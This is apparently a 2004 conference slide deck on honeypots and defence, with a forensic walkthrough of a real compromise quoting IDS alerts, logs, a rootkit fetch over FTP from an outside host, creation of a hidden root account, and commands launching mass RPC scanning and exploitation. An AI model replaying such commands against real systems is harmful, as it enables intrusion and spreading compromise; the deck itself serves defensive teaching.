Tracking Hackers: Defeating the Attacks!

Faiz Ahmad Shuja

Pak Con 2004

Karachi, Pakistan

Your Speaker

- Senior Security Consultant, Cyber Internet Services.
- Founder, Pakistan Honeynet Project.
- Member, The Honeynet Project Research Alliance.
- President, Pak Con.
- Presented at US National Security Agency, FIA (NR3C), IEEEP, and more.

Agenda

- Tracking Hackers
- Honeypots
- Motives
- Defeating the Attacks
- Defensive Technology
- Moving to the next level
- Assessment Methodology
- Attacks
- What do we need?
- Conclusion

Tracking Hackers

Active Defense

Attack!

-
  ```
  07/02-15:00:55.254604  [**] [1:1915:6] RPC STATD
  UDP monitor mon_name format string exploit attempt
  [**] [Classification: Attempted Administrator
  Privilege Gain] [Priority: 1] {UDP}
  211.148.197.102:688 -> 10.5.1.91:111
  ```

- An alert with something “Administrator Privilege Gain” gets everyone’s instant attention, as it indicates that someone has compromised the machine.

Digging more…

-
  ```
  Jul  2 03:15:30 ftp1 PAM_pwdb[650]: (login) session opened for user root by LOGIN(uid=0)
  ```

- The attacker has gained super user access and now controls the system. How was this accomplished, what happened?

Analysis

- The best way to start analyzing an attack is to see how an attacker started.
- They normally start with information gathering, they need to determine what vulnerabilities exist before they can strike.
- If we look at the alert above, the attack was on port 111.
- This indicates a RPC attack was launched on our system.

Digging more…

-
  ```
  07/02-15:00:54.280031  [**] [117:1:1]
  (spp_portscan2) Portscan detected from
  211.148.197.102: 6 targets 6 ports in 38 seconds
  [**] {TCP} 211.148.197.102:53917 -> 10.5.1.90:111
  ```

- The attacker performed a port scan against our system to find vulnerable services.

Exploit

```
Jul  2 03:15:30 ftp1 PAM_pwdb[650]: (login) session
opened for user root by LOGIN(uid=0)
Jul  2 03:16:08 ftp1 adduser[686]: new user: name=cgi,
uid=0, gid=0, home=/home/cgi, shell=/bin/bash
Jul  2 03:17:50 ftp1 PAM_pwdb[692]: password for (cgi/0)
changed by ((null)/0)
Jul  2 03:18:29 ftp1 adduser[701]: new user: name=amy,
uid=500, gid=500, home=/home/amy, shell=/bin/bash
Jul  2 03:18:41 ftp1 PAM_pwdb[703]: password for
(amy/500) changed by ((null)/0)
```

- So, she ran an exploit on RPC, gained a root shell, and then inserted two accounts.
- Within 15 minutes of the exploit she telnets into the box and gains root access. So, what’s next buddy?

Conquered

- First attacker telnets to the box as “amy” and then gains superuser access as “cgi”.
- Remember, she cannot just telnet in as “amy” as UID 0 is restricted for remote access.

-
  ```
  Jul  2 03:18:56 ftp1 PAM_pwdb[707]: (login) session opened for
  user amy by (uid=0)
  Jul  2 03:19:07 ftp1 PAM_pwdb[729]: (su) session opened for
  user cgi by amy(uid=500)
  ```

Rootkit

- Next, she ftps to another system to get her rootkit.

-
  ```
  [root@ftp1 /]# ftp 217.10.193.161
  Connected to 217.10.193.161.
  150 Opening BINARY mode data connection for rk.tgz (636087
  bytes).
  226 Transfer complete.
  ```

- She grabs her rootkit and decompresses it. It replaces /sbin/ps, so that attacker's processes are hidden. Unfortunately her rootkit doesn't cover her track.
- It also has a compiled version of psyBNC and haos.tgz, which are set of IRC and attacking tools.

Emails

- She now emails to her hacker’s team. Email address shows that she belongs to Navodari Hack Team.

-
  ```
  220 mc3-f28.law16.hotmail.com Microsoft ESMTP MAIL
  Service, Version: 5.0.2195.5600 ready at  Wed, 2
  Jul 2003 03:04:38 -0700
  250-mc3-f28.law16.hotmail.com (02.02.00.0007)
  Hello [10.5.1.91][10.5.1.91]
  250 root@ftp1....Sender OK
  250 navodarihackteam@hotmail.com
  354 Start mail input; end with <CRLF>.<CRLF>
  250  <200307012221.DAA07901@ftp1> Queued mail for
  delivery
  221 mc3-f28.law16.hotmail.com Service closing
  transmission channel
  ```

Moving on…

- She decompresses other files from rk.tgz. One of them is haos.tgz and decompresses it to /lib/security/.config/haos.
- Deletes some files.
- In the end she initiated scanning 61.0.0.0 network for RPC STATD vulnerability, exploits some systems and logs out.

-
  ```
  [root@ftp1 haos]# sh ./haosx 61 185
  [root@ftp1 haos]# ./dat1 61 111 185
  [root@ftp1 haos]# ./dat2 -d 0 61.185.253.98
  ```

-
  ```
  Jul  2 03:45:26 ftp1 PAM_pwdb[729]: (su) session closed
  for user cgi
  Jul  2 03:45:31 ftp1 PAM_pwdb[707]: (login) session
  closed for user amy
  ```

Attacker Profile

- It seems like she's a Romanian.
- Also the ftp server she connected to had banner in Romanian language.
- As you know she emailed to her hack team at navodarihackteam@hotmail.com.
- Just to confirm their location I searched "navodarihackteam" on google and found that she is registered to linux.ro forums with handle 'Intruder'.

How we did it?

Honeypots

Honeypots allow you to take the initiative, they turn the tables on the bad guys.

A honeypot is an information system resource whose value lies in unauthorized or illicit use of that resource.

The Concept

- System has no production value, no authorized activity.
- A security resource who's value lies in being probed, attacked or compromised.
- Any interaction with the honeypot is most likely malicious in intent.

Advantages

- Collect small data sets of high value, simple to analyze and manage.
- Vastly reduce false positives.
- Catch new attacks.
- Minimal resources.

Why they do it?

Black hat Community Motivations

- MEECES – an acronym for
  - Money – Credit Card Numbers
  - Ego - “I have more owned hosts than you”
  - Entertainment – “Hey look, I just DoSed irc.pakcon.org”
  - Cause - “DDOS attacks on target websites”
  - Entry to social group – “Wanna trade this 0-days?”
  - Status - most powerful motivation within black hat communities

Political and Economic Influences

- The distribution of these motivations is dependent upon the political and economic environment
- The proportion of black hats encouraged by each motivator -Money, Ego, Entertainment, Cause, Entrance to Social Group and Status
- Within a country depends to some degree upon the political and economic environment present in that country or region

"Defacements of Indian and Pakistani websites"

Objectives of Social Analysis of the Black Hat Community

- There are a number of potential uses:
  - Profiling of individuals for the purposes of identification and possible apprehension
  - Collection and analysis of data into models that allow better theoretical understanding of black hat community
  - Utilizing the research to assist in predicting motives and behaviors in specific attacks by groups/individuals
  - Utilizing the research to create models of exploit distribution that involve variables such as skill level of black hat, size of black hat's social network, etc.

Why it's Important to "Know Your Enemy"

- Knowing some of the basic motivations of the black hat community can assist you in
  - assessing your level of risk exposure to attack
  - evaluating the extent of potential compromise to the case zero machine as well as the rest of your enterprise
  - identifying the use to which compromised information might be used
  - predicting what the attackers may do next

Defeating the Attacks!

Passive Defense

Introduction

- Current trends:
  - Automation
    - Technology is getting smarter
    - People are getting lazy
  - Good “hacker” used to be technically clever
  - Tool/scanner for every level of attack
- Perceptions:
  - Administrators are dumb, hackers are clever
  - Skill = size of your toolbox

Defensive Technology

- Car theft example:

Firewall:	Locks
IDS:	Police
IPS:	Driving away
Back-Hack:	Carry a gun in the car

Moving to the next level

- Raising the level of an assessment
  - Attacking the technology, not the people
    - Analyzing the responses
    - Analyzing how technology works
    - Analyzing how technology is used
  - Attacking the automation
    - Misguiding the automation
    - Bogus responses

Assessment Methodology

- Foot printing
- Network visibility
- Vulnerability discovery
- Vulnerability exploitation
- Application assessment

Attacks

- Types of Mitigation
  - Avoiding/Stopping individual attacks
  - Creating noise/confusion
  - Stopping/killing the tool
  - Killing the attacker's host/network
- Levels
  - Network level
  - OS level
  - Application level

Attacks

- All information coming back to the attacker is under OUR control:
  - Packets
  - Banners
  - DNS entries
  - Error codes, messages
  - Web pages
- Levels
  - Network level
  - OS level
  - Application level

Foot Printing

- Avoiding
  - DNS Obfuscation
- Noise
  - “Unknown DNS Server”
  - “Eat my zone!”
- Tools
  - Host, nslookup, dig
  - Domains
  - DNS entries

Network level

- Avoiding
  - Firewall
- Noise
  - Honeypots
  - Honeynets
  - Honeyd
    - Random IPs alive
    - Random ports open
- Tools
  - Ping sweeps
  - Port scanners
    - Nmap, Xprobe, Superscan, Packetto, etc

OS level

- Avoiding
  - Patching
- Noise
  - Fake banners
  - Fake responses
- Tools
  - Nessus
  - Retina
  - Shadow
  - Sara/Saint/Satan


Application level

- Avoiding
  - Application level firewall
- Noise
  - On IPs not in use:
    - Random 404, 500, 302, 200 responses
  - Within application:
    - Bogus forms
    - Bogus fields
    - Honeytokens
- Tools
  - Nikto
  - Nessus
  - Whisker

Sources of Information

- Network
- Security Devices
  - Firewalls
  - IDS
  - IPS
  - Honeynet
- Systems
- Applications
- Vulnerability Assessment

Data Analysis



Conclusion

- Correlate data
- Analyze which data have value
- Don’t rely on automation
- Use the human eye to catch anomalies

Thank you, questions?

Faiz Ahmad Shuja

faiz@cyber.net.pk